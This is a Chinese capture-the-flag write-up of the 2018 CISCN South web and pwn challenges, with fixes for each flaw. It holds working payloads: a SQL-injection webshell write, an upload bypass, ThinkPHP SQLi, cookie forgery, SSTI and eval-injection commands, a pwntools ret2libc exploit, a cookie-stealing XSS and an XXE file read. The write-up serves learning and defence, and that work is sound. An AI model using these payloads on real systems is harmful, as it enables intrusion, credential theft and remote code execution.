

题目git: [https://github.com/Rman0fCN/2018CISCN\\_SOUTH.git](https://github.com/Rman0fCN/2018CISCN_SOUTH.git)

## WEB1

1、在首页的favicon有个引入icon的函数，可以读文件但只能读指定后缀的文件，参考thinkphp目录格式把源码脱下来

/favicon.html?fav\_id=../../application/index/model/login

```
'favicon' => 'index/Index/favicon'
```

```
public function favicon()
{
    $favicon = input( key: 'fav_id');
    $filepath = "../favicons/".$favicon;

    if(file_exists( filename: $filepath . ".png")) {
        $favicon = $filepath . ".png";
    }
    else if (file_exists( filename: $filepath . ".php")) {
        $favicon = $filepath . ".php";
    }
    else if (file_exists( filename: $filepath . ".ico")) {
        $favicon = $filepath . ".ico";
    }
    else if (file_exists( filename: $filepath . ".jpg")) {
        $favicon = $filepath . ".jpg";
    }
    else if (file_exists( filename: $filepath . ".gif")) {
        $favicon = $filepath . ".gif";
    }
    else {
        $err_msg = "No files named '$filepath.png', '$filepath.ico' or '$filepath.php' found ";
        echo $err_msg;
        die();
    }

    if(!file_exists($favicon)) {
        echo "File '$filepath' does not exist";
        die();
    }

    readfile($favicon);
}
```

2、在/model/User.php处存在SQL注入，并且有回显，有一个小小的过滤，但是只过滤小写，非常好绕过。

```

class User extends Model {

    protected $salt = '4pU8i2';

    public function doLogin($username, $password) {
        $username = trim($username);
        $password = generate_hash_with_salt($password, $this->salt);
        $filter = "union|select|sleep|—";
        $this->attackFilter($username, $filter);
        $res = $this->where(array('username'=>$username, 'password'=>$password))>find();

        if ($res) {
            return $res;
        }

        return FALSE;
    }
}

```

```

private function attackFilter($strValue, $arrReq) {

    if (is_array($strValue)) {
        $strValue = implode($strValue);
    }

    if (preg_match( pattern: "/" . $arrReq . "/si", $strValue) == 1) {
        echo '<pre><font color="red"><b>Input illegal!</b></font></pre>';
        exit();
    }

}

```

```

if ((FALSE == model( name: 'User' )->getUserById($rdata[0]['id'])) || (FALSE == model( name: 'User' )->getUserByUsername($data['username']))) {
    dump($rdata);
    exit();
}

```

登陆处username直接写shell

admin' UNION SELECT

0x3C3F70687020406576616C28245F4745545B276173275D293B3F3E

,2,3,4,5 into outfile '/var/www/html/public/11.php' #

写入shell之后即可获取flag。


修复方法：

修复思路蛮多的，我就直接把flag路径加入过滤目录了，不允许读就可以了，并开了大小写过滤


```
→$filter.="union|select|sleep|--|'|#|into|outfile|dumpfile|php|txt|load_file|th3s_is_3hE_fIag.txt";
→$this->attackFilter($username,$filter);
→$res=db()->query("SELECT * FROM `user` WHERE `username` = '$username' AND `password` = '$password'");
→if($res){
→    return $res;
→}
→return FALSE;
```

## WEB2

1、/admin进入后台，采用弱密码123456



2、上传图片处存在漏洞



```

}

if (preg_match( Pattern: '/[A-Za-z0-9\-\_\~]+/', $filename)) {
    $json['error'] = '文件名,只允许包含字母、数字、下划线、破折号';
}

// Allowed file extension types
/*$disallowed = array(
    'php',
    'html',
    'inc',
    'php5',
);

if (!in_array(mb_strtolower(mb_substr(strrchr($filename, '.'), 1, mb_strlen(strrchr($filename, '.')))), $allowed)) {
    $json['error'] = '文件类型错误';
}
*/

// Allowed file mime types
$allowed = array(
    'image/jpeg',
    'image/pjpeg',
    'image/png',
    'image/x-png',
    'image/gif'
);

```

利用方法很简单：抓包修改mime为白名单内的即可上传shell，拿到shell之后就可以获取flag。

修复：

后缀名过滤被关掉了，添加后缀过滤。

```

// Allowed file extension types
$allowed = array(
    'jpg',
    'jpeg',
    'gif',
    'png'
);

if (!in_array(mb_strtolower(mb_substr(strrchr($filename, '.'), 1, mb_strlen(strrchr($filename, '.')))), $allowed)) {
    $json['error'] = '文件类型错误';
}

// Allowed file mime types
$allowed = array(
    'image/jpeg',
    'image/pjpeg',
    'image/png',
    'image/x-png',
    'image/gif'
);

if (!in_array($files['file']['type'], $allowed)) {
    $json['error'] = '文件类型错误';
}

// Return any upload error
if ($files['file']['error'] != UPLOAD_ERR_OK) {
    $json['error'] = '上传失败'. $files['file']['error'];
}
}
}
$json['error'] = '上传失败';

```

## WEB3

1、比赛时给了源码，这道题应该是考的是Thinkphp 5.0.15的SQL注入，比赛时注入点没找到，赛后和深大师傅交流，师傅说漏洞点在mail处的update处。

```
public function change_email(Request $request) {  
    if (!session('name:username'))  
        return $this->redirect('url: /login'); //未登录  
  
    if ($request->isPost()) {  
        $email = input('key: post.mail/a');  
        //$this->user_validate->scene('change_mail')->check(input('post.'));  
        $user_id = session('name:id');  
        $this->user_model->where('field: id', $user_id)->update(['mail' => $email]);  
        $this->assign('name: success', value: 1);  
        return view();  
    }  
    return view();  
}
```

在构造mail参数时可以转换成数组

mail[0]=inc&mail[1]=updatexml(1,concat(0x7e,select \* from pay\_config  
where id =1,0x7e),1)&mail[2]=123

这样应该就能报错查询到第三方支付pay\_key

2、

拿到pay\_key就可以伪造支付签名，把sign按照逻辑签成1块钱，就可以购买ticket获得admin权限。

```

public function third_pay(Request $request) {
    if(!session( name: 'username'))
        return $this->redirect( url: '/login'); //未登录

    $commodity_id = intval(input( key: 'commodity_id'));
    $price = floatval(input( key: 'price'));
    $sign = input( key: 'sign');
    $real_sign = $this->gen_pay_url($commodity_id, $price)['sign'];
    if($sign != $real_sign) {
        $this->assign( name: 'danger', value: 1);
        return view();
    }

    $user_id = session( name: 'id');
    $result = $this->shop_model->pay($user_id, $commodity_id, $price);
    if(!$result) {
        $this->assign( name: 'danger', value: 1);
        return view();
    } else {
        $commodity = $this->shop_model->get($commodity_id);
        if($commodity->name == 'ticket')
            session( name: 'admin', value: 1);
        $this->assign( name: 'success', value: 1);
        return view();
    }
}

private function gen_pay_url($id, $price) {
    $parm = array(
        // uid=>'1',
        'commodity_id'=>$id,
        'price'=>$price,
    );
    ksort( &array: $parm);
    $pay_key = db( name: 'pay_config')->where( field: 'id', op: '1')->find0['pay_key'];
    $mark = http_build_query($parm);
    $parm['sign'] = md5( str: $mark.$pay_key);
    $callback_url = '/thirdpay?'.http_build_query($parm);
    $result = array(
        'sign'=> $parm['sign'],
        'callback_url'=> $callback_url,
    );
    return $result;
}

```

3、拿到管理员权限，就可以去反序列化构造flag类，获取flag了

```
public function getflag() {
    if(session( name: 'admin') == 1){
        if(isset($_POST['d'])){
            $flag = unserialize($_POST['d']);
        }else{
            $flag = new Flag;
        }
        echo $flag->getflag();
    }else{
        echo 'deny';
    }
}

class Flag{
    public $flag;
    public static function flag($r) {
        return file_get_contents($r->flag);
    }
    public function getflag() {
        $this->flag = '/flag';
        return self::flag($this);
    }
}
```

## 修复

---

官方commit :

<https://github.com/top-think/framework/commit/363fd4d90312f2cfa427535b7ea01a097ca8db1b>

WEB4

不会做，摸了

WEB5

1、 网站采用官方原始的cookie secret key :



5f55e8c1487401007e1b56211abd85de5fe57f9fc0079e5060e981f025d2

## 2、 利用脚本伪造VIP身份：

```
import hmac
import hashlib

# https://github.com/tornadoweb/tornado/blob/eb487cac3d829292acca6e5124b1da5ae6bba407/tornado/web.py

def _create_signature_v2(secret, s):
    hash = hmac.new((secret).encode("utf-8"), digestmod=hashlib.sha256)
    hash.update((s).encode("utf-8"))
    return hash.hexdigest()

def _generate_cookie(s):
    print(s+_create_signature_v2("JDIOtOQQjLXklJT/N4aJE.tnY2.IoK9M0_IH2W448b6exe7plpyaO",s))

# 2|1:0|10:[时间戳]||[数据长度]:数据|
generate_cookie("2|1:0|10:1528524163|8:username|8:eW55eW4=|a9e01715ad71878fd65b23b86d289dfcbbf7864593a90c16eac2daf0862fb699")
```

2|1:0|10:1528524163|8:username|8:eW55eW4=|a9e01715ad71878fd65b23b86d289dfcbbf7864593a90c16eac2daf0862fb699

## 3、修改cookie获得vip修改权限：



## 3、 利用python存在模板注入，过滤了单引号，采用字符串拼接绕过。存在一定过滤

```
string_blacklist = ('{', '"', 'script', 'object', 'onerror', 'onload',
    'select', 'from', 'where', 'union', 'os', 'sys', 'open', 'include', 'extend', 'module',
    'timeit', 'subprocess', 'import', 'print', 'curl', 'proc',
    'builtin', 'eval', 'exec', 'input', 'pickle', 'reload')
```

## 用{% raw %}绕过

```
{% raw *expr* %}
```

Outputs the result of the given expression without autoescaping.



```
{% raw
().__class__.__bases__[0].__subclasses__()[59].__init__.__getattr__
_("func_"+"global"+"s")["linecache"].__dict__["o"+"s"].__dict__["pop"+"en
"]("cat /home/ctf/flag ").read() %}
```

---

```
ciscn{bdDdj28MnWZ66vWx9Czy4XwkFdUgSmFe7MZw6tj5z4MUvuYy2W2GmszntBgDJcY7}
```

## WEB6

1、存在nginx的静态文件配置错误，用/static../可以进行文件目录遍历

```
location /static
{
    alias /app/sshop/assets/;
    autoindex on;
}
```

2、漏洞位于ShopCarHandler和ShopCarAddHandler中，购物车信息储存和加载的时候会被用户篡改

使用load加载用户提交的购物车信息，构造buycar类，重载迭代器，可以进行指令执行。

```
class ShopCarHandler(BaseHandler):
    @tornado.web.authenticated
    def get(self, *args, **kwargs):
        buycar = self.get_secure_cookie('commodity_buycar')
        if buycar:
            buycar = loads(b64decode(buycar))
            commodities = []
            price = 0
            i = 1
            for one in buycar:
                commodity = self.orm.query(Commodity).filter(Commodity.id == one).one()
                commodity.count = buycar[one]
                commodity.i = i
                commodity.prices = int(buycar[one]) * int(commodity.price)
                price += int(buycar[one]) * int(commodity.price)
                commodities.append(commodity)
                i += 1
            return self.render('shopcar.html', commodities=commodities, price=price)
        return self.render('shopcar.html')
```

修复：

nginx：

```
location /static/
{
    alias /app/sshop/assets/;
    autoindex on;
}
```

所以将原文件中的

```
from pickle import loads, dumps
```

pickle库改用json库：

```
from json import loads, dumps
```

至此，修复成功

## WEB7

./backdoor.so 不会 摸了

## WEB8

这题很简单，但是flag格式有个坑。。。搞得我们浪费了很多时间

1、提示1 要我们活动6000元，用官方样例源码漏洞，直接修改购物车结算为负数即可获得任意金额

2、提示2要获取admin

采用官方cookie secret 伪造admin用户进入后即可获得RSA pqE C

```
...if user_integral > 6000:
    # self.write('<center>Only when the integral is more than 6000 can you get a hint</center>')
    # return self.render('user.html', user=user, flag='')
    # elif self.get_secure_cookie('username') != 'admin':
    # self.write('<center>Hint: Only admin can see flag</center>')
    # return self.render('user.html', user=user, flag='')
    # elif self.get_secure_cookie('username') == 'admin':
    # current_path=os.path.abspath(__file__)
    # flag_path=os.path.abspath(os.path.dirname(current_path)+os.path.sep+".")
    # flag_path=flag_path+'/a7ab44c66eebfcd0afda5d3b8cee834c.txt'
    # f=open(flag_path,"r")
    # flag=f.read()
    # f.close()
    # return self.render('a7ab44c66eebfcd0afda5d3b8cee834c.html', flag=flag)
    # return self.render('user.html', user=user, flag='')
```

3、

```
p=964842302901051567659055174001042653494573763923573980064398935203985250729849139956103500916342705037010757073363335091169128029777160200625281665378483
q=11874843837980297032092405848653656852760910154543380907650040190704283358909208578251063047732443992230647903887510065547947313543299303261986053486569407
E=65537
C=16515500352536781184061513504580591363936693438898853568017867650383940670657950822265499091197145708122800676449197087056022508883258951138893900632016883599490660834952608190213554592367017383586152583228076659624226130746431811620465015637638426812780818900193736361377068783038304856705859228867165632893
```

利用工具解得

319499398498323173728299985202537254712764364556775964160668877568926556

加上

ciscn{319499398498323173728299985202537254712764364556775964160668877568926556}提交即可。。。当时没有说清楚格式，害我们试了半天。

修复方法：

`/home/ciscn/sshop/views/User.py`

修改渲染逻辑

`/home/ciscn/sshop/settings.py`

修改 cookie\_secret, debug .


`/home/ciscn/sshop/models.py`

结算时检查商品价格是否 < 0

WEB9

username模板注入，上面那个payload再用一遍.....（好像就换了个引号？）（看看人家的hint，SSTI，多直白（

PWN1



The screenshot shows a memory dump with three lines. The first line is partially visible: ".rodata: 00000000 C /tmp/eval". The second line is highlighted in blue and shows ".rodata: 0000001D C python -c 'print eval(\"%s\")'". The third line shows ".rodata: 00000000 C now res.%s\n".

emmmm 居然直接调用python来计算，并且没有过滤，注入 1");import os;print os.system("cat /home/ciscn/flag")# 即可执行系统指令并获得flag

PWN4

mirage\_game

```
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

包类型66时执行某函数

```
88     else if ( pack_type_1 == 66 )
89     {
90         sfadkjf();
91     }
92     ...

1  __int64 sfadkjf()
2  {
3      char dest; // [rsp+0h] [rbp-30h]
4      void *src; // [rsp+20h] [rbp-10h]
5      void *v3; // [rsp+28h] [rbp-8h]
6
7      setbuf(stdin, 0LL);
8      setbuf(stdout, 0LL);
9      setbuf(stderr, 0LL);
10     v3 = malloc(0x100uLL);
11     src = malloc(0x100uLL);
12     puts("Welcome To Ciscn2018");
13     puts("I'm Mirage Team\n");
14     puts("Pleaalse start your performance! :)");
15     gets(v3, 0LL);
16     base64_decode((__int64)v3, (__int64)src);
17     memcpy(&dest, src, 0x80uLL);
18     puts("Oh! It's a traffic accident!");
19     return 0LL;
20 }
```

base64解码后memcpy到dest造成栈溢出，构造出ROP链泄露函数地址，利用泄露的地址计算出system真实地址，再重新调用main再次触发溢出，调system bin sh即可。

原来的栈	ROP链
输出puts真实地址并重启main	
prev ebp	aaaa
return addr	pop_rdi_ret
	got[puts]
	plt[puts]
	sfadkjf addr
调用system("/bin/sh")	
prev ebp	aaaa
return addr	pop_rdi_ret
	"/bin/sh"
	system addr

exp代码 <https://paste.ubuntu.com/p/Ks83zNdTwp/>

from pwn import \*

import sys

context.log\_level='debug'

elf=ELF('./mirage\_game')

if 'remote' in sys.argv:

sh=remote("172.16.13.104",1337)

libc=ELF('./libc.so.6')

else:

sh=process('./mirage\_game')

libc=ELF('/lib/x86\_64-linux-gnu/libc.so.6')

pop\_rdi\_ret=0x0000000000403383

payload='RPCM'+'\x00'\*4+p32(66,endian='big')

b64ed='a'\*(0x30+8)

b64ed+=p64(pop\_rdi\_ret)+p64(elf.got['puts'])

b64ed+=p64(elf.plt['puts'])+p64(elf.symbols['sfadkjf'])

# b64ed+=p64(pop\_rdi\_ret)

print 'len:',hex(len(b64ed))

payload+=base64.b64encode(b64ed)

sh.sendline(payload)

open('out','wb').write(payload+'\n')

```

time.sleep(0.5)
r=sh.recv()
# print r.split(':')[1]
puts_real=u64(r.split(':')[1].split('\n')[1].ljust(8,'x00'))
print 'puts real:',hex(puts_real)
libc_base=puts_real-libc.symbols['puts']
b64ed='a'*(0x30+8)
bin_sh=0x18cd57

# print '/bin/sh :',hex(libc.string('/bin/sh'))
b64ed+=p64(pop_rdi_ret)+p64(libc_base+bin_sh)+p64(libc.symbols['system']+libc_base)
sh.sendline(base64.b64encode(b64ed))
sh.interactive()
'''
b sfadjkf
b *0x4017f1
run < out
'''

```

其他pwn摸了

VYG shop ( 自己出的题 )

## 1、注册账号进入用户界面



三

VYG乐购 ~Beta~

个人中心

商城

秒杀活动！

购物车

管理

qaqqaqqaqqaqq

233333@qaq.orz

安全等级

帐号有风险

感谢您参与内测

本平台仍在开发阶段，  
如果您遇到相关问题，  
还望您及时与我们取得  
联系，我们非常珍视您  
的每一份反馈。

账户

积分记录

订单管理

工单记录

自助服务

修改密码

订单管理

账户

欢迎您，qaqqaqqaqqaqq.

积分余额


1000.0

前往商城

## 2、进入工单记录，提交 Markdown XSS

原始过滤为过滤onerror和所有html标签，所以必须使用markdown转换，然后闭合双引号绕过





payload:

```
![dsa](x"onerror=eval(atob('Yj1kb2N1bWVudC5jb29raWU7YT0iPGltZyBzcmM9aHR0cDovL2xvY2FsaG9zdDo4MjM0LyIrYnRvYShiKSsiPiI7ZG9jdW1lbnQud3JpdGUoYSk7')))%")
```

该 payload 是弹到本地8234端口

### 3、在本地监听8234端口，得到管理员cookie

```
start listening ...
username="2|1:0|10:1527175816|8:username|24:QWRNSW5fZm9yX0NIM2szcg==|48763a964e1c1ce3fb3fe850665a422b2f883897cbbe542773ea2d062000a853"
```

### 4、利用得到的管理员cookie登陆管理员界面，进入短信设置

开启手机验证 ☒

请求路径

`http://127.0.0.1:8200/api/send_sms`

请求方式

POST

请求字段

data

请求模板

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xdsec [ <!ENTITY xxe SYSTEM "file:///tmp/flag" >
]>
<root>
  <tel>{tel}</tel>
  <text>【VYG乐购】您的验证码为：{code} &xxe;</text>
</root>
```

保存

Power by VYG Engine · © 2018 Company, Inc.

## 5、打开请求手机验证，修改模板为

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xdsec [ <!ENTITY xxe SYSTEM "file:///tmp/flag" >
]>
<root>
  <tel>{tel}</tel>
  <text>【VYG乐购】您的验证码为：{code} &xxe;</text>
</root>
```

## 6、触发发送短信操作，进入管理员后台查看发送记录

提交人	发送时间	服务器返回
<a href="#">AdMin_for_CH3k3r</a>	Fri May 25 06:18:13 2018	<root> <tel>0</tel> <text>【VYG乐购】您的验证码为: 1234 CISCN(this_is_a_sample_flag)</text> </root>

修复点：

- Ticket.py里TicketCreateHandler.post，使用更强的过滤（如先md再bleach），不能直接禁用Markdown
- 修复SMS服务器上的XXE注入，关闭实体解析，不能直接删除发短信功能
- （这个漏洞应该都会修.....）

## 解法2 - Python修饰器参数注入

（专门为fixit环节设计）

访问 [http://127.0.0.1:8233/user/2?super\\_admin\\_mode=1](http://127.0.0.1:8233/user/2?super_admin_mode=1) 可得管理员flag

VYG乐购 ~Beta~    商城   秒杀活动

## 用户信息

用户名: ItouMakoto

ID号: 2

个人介绍:

邮箱地址: ItouMakoto@it.edu.cn

余额: -2333.0

邀请人ID号: None

手机号: 0

权限: 0

密码哈希: CISCN{this\_is\_a\_sample\_flag}

最近发表的评论: 无记录

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原理：

出问题的函数集中在view/tools.py，这里存放了常用的辅助函数。当不同修饰器连接时，验证规则不健壮造成对模板逻辑的注入。

template\_kwargs\_importer用于合并参数字典

```
7 def import_args(method):
8     @functools.wraps(method)
9     def wrapper(self, *args, **kwargs):
10         argss=inspect.getargspec(method).args
11         if argss[0]=='self':
12             argss=argss[1:]
13         form_kwargs=template_kwargs_importer({a:None for a in argss[len(args):]}), # router can pass args
14         {k: self.get_argument(k) for k in self.request.arguments},
15         kwargs)
16         return method(self, *args, **form_kwargs)
17     return wrapper
18
19 def template_kwargs_importer(*args):
20     result=dict()
21     for each in args:
22         result.update(each)
23     try:
24         result.pop('self') # prevent error when calling
25     except KeyError:
26         pass
27     return result
```

```
53 def render(self, template_name, **kwargs):
54     modes=dict()
55     modes['super_admin_mode']=True if self.is_super_admin() else False
56     modes['customer_service_mode'] = True if self.is_customer_service() else False
57     super(BaseHandler, self).render(template_name=template_name,**template_kwargs_importer(modes,kwargs))
58
```

import\_args用于直接将表单导入到函数参数表，方便保存后显示表单保存好的数据，提高用户和编码体验（因为数据已经在命名空间中，直接传给模板引擎即可，不需要再重复写参数列表），例如：

```
18
19 @tornado.web.authenticated
20 @check_user_admin
21 @import_args
22 def post(self,force_phone_check,api_url,method,name,template, *args, **kwargs):
23     if force_phone_check:
24         set_config('force_phone_check',True)
25         c = read_config('sms_settings')
26         if api_url: # means change value
27             try:
28                 set_config('sms_settings', {"api_url": api_url,
29                                             "method": method,
30                                             "name": name,
31                                             "template": template
32                                             })
33     self.orm.commit()
```

RequestHandler.render被修改，用于向模板系统引入常用变量（比如渲染顶栏菜单时，区分管理员模式）

```
53 def render(self, template_name, **kwargs):
54     modes=dict()
55     modes['super_admin_mode']=True if self.is_super_admin() else False
56     modes['customer_service_mode'] = True if self.is_customer_service() else False
57     super(BaseHandler, self).render(template_name=template_name,**template_kwargs_importer(modes,kwargs))
58
```

render里面\*\*template\_kwargs\_importer(modes,kwags) 由于合并次序问题，当kwags有super\_admin\_mode或customer\_service\_mode时，会将真正的值覆盖掉，而敏感信息显示与否是交予模板控制的，当以后门的方式加入上述参数，便可以对应权限查看用户敏感信息，造成隐私泄露。

灵感来源：<https://blog.csdn.net/cc7756789w/article/details/46635383>